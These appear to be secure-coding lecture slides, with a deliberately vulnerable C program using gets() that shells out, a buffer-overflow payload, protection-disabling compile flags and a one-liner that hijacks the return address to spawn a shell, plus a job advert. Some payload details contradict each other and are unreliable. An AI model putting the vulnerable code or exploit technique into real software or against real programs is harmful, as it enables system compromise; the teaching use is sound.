

# Secure Software Development (Secure Coding)

Vulnerabilities, Exploits, and Best Practices

# 0Day

*Verily, when the developer herds understand the tools that drive them to their cubicled pastures every day, then shall the 0day be depleted — but not before.*

— *Manul Laphroaig*

**What is a 0Day vulnerability?**

# Agenda

**Imagin:** You've built an incredible, feature-rich software application, but it's riddled with vulnerabilities that malicious actors can exploit. The consequences could be catastrophic, ranging from data breaches and financial losses to damage to your organization's reputation.

This lecture is all about understanding why secure software development is absolutely crucial in the field of cybersecurity. We'll explore the principles, practices, and tools that developers and organizations use to create software that's robust against cyber threats.

# Introduction to Secure Coding

- Writing code resistant to malicious attacks is called Secure Coding
- It is the first line of defence against cyber threats.
- Protects data integrity, confidentiality, and availability
- Fixing security issues early in development is more cost-effective than addressing them later.
- Secure software minimizes the risk of disruptions caused by cyberattacks
- 90% of cyberattacks exploit known software vulnerabilities (IBM Report).

# **Some Secure Coding practices**

1. Input Validation (Validate data received externally)
2. Memory Safety Functions (Strncpy instead of Strcpy)
3. Error Handling (Failure Cases, exceptions handling)
4. Code Reviews (Find code issues using peers)

# Buffer Overflow Vulnerability

Imagine a glass (buffer) that can hold exactly 16 ounces (e.g., char buffer[16])

Pouring 12 ounces into it → Overflow spills into adjacent space (e.g., return address)

Input fills buffer[16], then overwrites Saved RBP, then Return Address

Attacker replaces the return address with the address of malicious code (e.g., secret() or shellcode)

1



2



# Buffer Overflow Exploitation

Attacker Input:

```
"AAAABBBBCCCCDDDDDEEE\x69\x11\x00\x00\x00\x00\x00\x00"
```

AAAABBBBCCCCDDDDDEEE fills the 16-byte buffer + 8-byte RBP.

The last 8 bytes overwrite the return address with 0x1169 (address of secret()).

Exploit:

Program jumps to secret() → Spawns a shell.

# Vulnerable Code

```
#include <stdio.h>
#include <string.h>
void secret() {
    printf("BIT F21 shouldn't be here!\n");
    system("/bin/sh");
}
void bitf21() {
    char name[16];
    printf("Enter your name, and keep silence: ");
    gets(name); //Dangerous?
    printf("Hello, %s!\n", name);
}
int main() {
    bitf21();
    return 0;
}
```

# Secure Code

```
#include <stdio.h>
#include <string.h>
int main()
{
    char buffer[20];
    printf("Enter your name: ");
    fgets(buffer, sizeof(buffer), stdin);
    buffer[strcspn(buffer, "\n")] = '\0';
    printf("Welcome, %s!\n", buffer);
    return 0;
}
```

# Activity : Exploit a vulnerable code

Task: Overwrite the return address to jump to secret() or inject shellcode.


```
gcc -fno-stack-protector -z execstack -no-pie -o vulnerable vulnerable.c
```

```
objdump -d vulnerable | grep secret
```

```
python3 -c '(import sys; sys.stdout.buffer.write(b"A"*24 + b"\x56\x11\x40\x00\x00\x00\x00\x00"))' | ./vulnerable
```

If successful, this should spawn a shell or at least call secret() like screenshot.

**reason:** Input is treated as data, not executable code.



The screenshot shows a terminal window with the following interaction:

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"\x56\x11\x40\x00\x00\x00\x00\x00"))' | ./vulnerable
```

```
Enter your name: Hello, AAAAAAAAAAAAAAAAAAAAAV@!
```

```
You shouldn't be here!
```

```
zsh: done          python3 -c  |
```

```
zsh: segmentation fault  ./vulnerable
```

```
[kali㉿kali: ~]
```

The terminal shows the user attempting to exploit a vulnerability in the program by sending a payload to the `secret()` function. The payload consists of 24 'A's followed by the address 0x5611400000000000. The program crashes with a segmentation fault, indicating a successful exploit.

# Sample Secure Coding job



The image is a recruitment advertisement for NADRA (National Database and Registration Authority) Headquarters in Islamabad. The background is green. At the top right, there is a large white graphic containing the text "WE ARE" in a red banner and "Hiring!" in a large, bold, black font. To the left of the text is a stylized graphic of a fingerprint. Below the main title, it says "NADRA Headquarters, Islamabad". There are two yellow rectangular boxes listing job positions: "Secure Software Development & Application Security Expert" and "Digital Economy Enhancement Project". A white rectangular box below these lists the "Deadline: March 16, 2025". At the bottom left is the NADRA logo, which includes a crest with a crescent and star, and the word "NADRA" with "PAKISTAN" underneath. To the right of the logo, there is contact information: "For details and submission of application: <https://careers.nadra.gov.pk>". Below this is a white button with a checkmark icon and the text "APPLY NOW". To the right of the button, it says "NADRA Call Center +92-51-111786100 1777 For Mobile Subscribers". At the very bottom, there is a horizontal row of social media links and website addresses.

WE ARE  
**Hiring!**

NADRA Headquarters, Islamabad

Secure Software Development &  
Application Security Expert

Digital Economy Enhancement Project

Deadline: March 16, 2025

For details and submission of application:  
<https://careers.nadra.gov.pk>

 **APPLY NOW**

NADRA  
Call Center  
+92-51-111786100  
1777 For Mobile Subscribers

 [www.nadra.gov.pk](http://www.nadra.gov.pk)  [NADRAPakistanofficial](#)  [@NadraPak](#)  [@nadrapak\\_official](#)  [@nadraofficial](#)